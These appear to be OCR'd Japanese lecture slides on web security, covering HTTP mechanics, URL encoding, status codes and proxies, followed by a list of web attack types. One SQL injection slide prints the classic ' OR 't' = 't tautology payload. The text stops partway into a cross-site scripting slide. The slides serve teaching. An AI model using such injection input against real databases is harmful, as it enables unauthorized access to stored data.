ウェブセキュリティ SSL/TLS


ネットワークと情報セキュリティ10

菊池　浩明

CONTENTS

- ウェブのしくみ
- ウェブへの攻撃
- 対策技術

Webのしくみ



HTTP
Hyper Text
Transfer Protocol

HTML
Hyper Text
Markup Language

HTTP概要

- 処理の流れ
  1. URLの入力
  2. DNS名前解決
  3. HTTP Request
  4. HTMLファイル抽出
  5. HTTP Response
  6. HTMLパーサー，レイアウトエンジン
- 特徴
  - サーバクライアント
  - TCPコネクション
  - 1ファイル 1コネクション
  - テキストベースの制御

1. URL (Uniform Resource Locator)

- http://www.asahi.com:80/politics/index.html
  1 2 3 4 5

  1. プロトコル
     http, ftp, mailto, gopher, telnet
  2. FQDN
     ホストの識別子，IPアドレスも可能，大小文字区別なし
  3. ポート番号
  4. パス名
  5. ファイル名

- 同値のURL
  - http://www.asahi.com/politics
  - http://202.239.162.61/politics/index.html

日本語URL

- http://www.tokai.ac.jp/東海
  - 禁止文字(空白, #, %, <, $, &)
  - 東海 = 8c93 438a (sjis)
    - 1. %xx　表記 (xxに16進数)
    - 2. ASCII はそのまま
  - %8c%93C%8a
  - http://www.tokai.ac.jp/%8c%93C%8a


2. HTTP Request

- GETコマンド
  - Htmlファイルの要求
  - 1. リクエスト
    - » パス名
    - » バージョン
  - 2. オプション
    - » 日付
    - » 利用可能なオブジェクト，コード，符号化
  - 3. CR LF (オプションの終わりを示す空行)

```
GET /politics/index.html HTTP/1.1
Accept: image/gif, image/x-xbitmap,
    image/jpeg, image/pjpeg,
    application/vnd.ms-powerpoint,
    application/vnd.ms-excel,
    application/msword, */*
Accept-Language: ja
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0
    (compatible; MSIE 6.0;
    Windows NT 5.0)
Host: www.asahi.com:80
Connection: Keep-Alive
(CR LF)
```

3. HTMLファイルデータベース

- http://www.asahi.com/politics/index.html
  - ファイルシステム(フォルダ)の階層構造



4. HTTP Response

- レスポンス
  1. ステータス

     Ver Status Message
  2. オプション

     MIMEタイプ，日付など
  3. CRLF (空行)
  4. エンティティボディ

     HTMLデータ


```
HTTP/1.1 200 OK
Date: Mon, 24 Jun 2002 10:16:41 GMT
Server: Apache/1.3.12 (Unix)  (Red
    Hat/Linux)
Last-Modified: Mon, 24 Jun 2002
    10:16:19 GMT
ETag: "1eb6c4-44-3d16f173"
Accept-Ranges: bytes
Content-Length: 68
Connection: close
Content-Type: text/html

<html>
<head> </head>
<body>
<h1> Hello World </h1>
</body></html>
```

エラーコードの意味

100番台	処理途中	
	100	Continue
200番台	処理完了	
	200	OK
	201	Created
300番台	クライアントに追加処理通知	
	301	Moved Permanently
	304	Not Modified
400番台	クライアントのエラー	
	401	Unauthorized
	404	Not Found
500番台	サーバのエラー	
	500	Internal server error


リダイレクト




```
HTTP/1.1 301 Moved Permanently
Location: http://www.yuhi.com
Connection: close
Content-Type: text/html;

<!DOCTYPE HTML PUBLIC "-
//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>301 Moved
Permanently</TITLE>
</HEAD><BODY>
<H1>Moved Permanently</H1>
The document has moved <A
HREF="http://www.yuhi.com/">
here</A>.<P>
<HR>
<ADDRESS>Apache/1.3.12
Server at www.asahi.com Port
80</ADDRESS>
</BODY></HTML>
```

代理サーバの役割


www.asahi.com
キャッシュ
HTTP/1.1
If-modified-since:
Proxy server
proxy.cc.u-tokai.ac.jp:8
HTTP/1.1
304 Not Modified
firewall
キャッシュされている時

ウェブの脆弱性

Gumber, SQL injection, XSS


脆弱性

- 攻撃手法
  1. SQLインジェクション
  2. クロスサイトスクリプティング(XSS)
  3. コマンドインジェクション
  4. パストラバーサル
  5. CSRF
  6. フィッシング
  7. 中間者攻撃 (Man-in-the-Middle)
  8. ワンクリック詐欺
  9. ドライブバイダウンロード (DbD)


1. SQLインジェクション

- データベースと連携したウェブサーバ場への攻撃
  - 例）
    SELECT * FROM users WHERE name = '（入力値）';
  - 入力＝「‘ OR ’t‘ = ’t 」
    SELECT * FROM users WHERE name = ‘ OR 't' = 't ';
  - 全データベースの検索を許してしまう.


SQLインジェクション



2. クロスサイトスクリプティング




脆弱性のあ




POST name=あやか

<LI> name=あやか </LI>

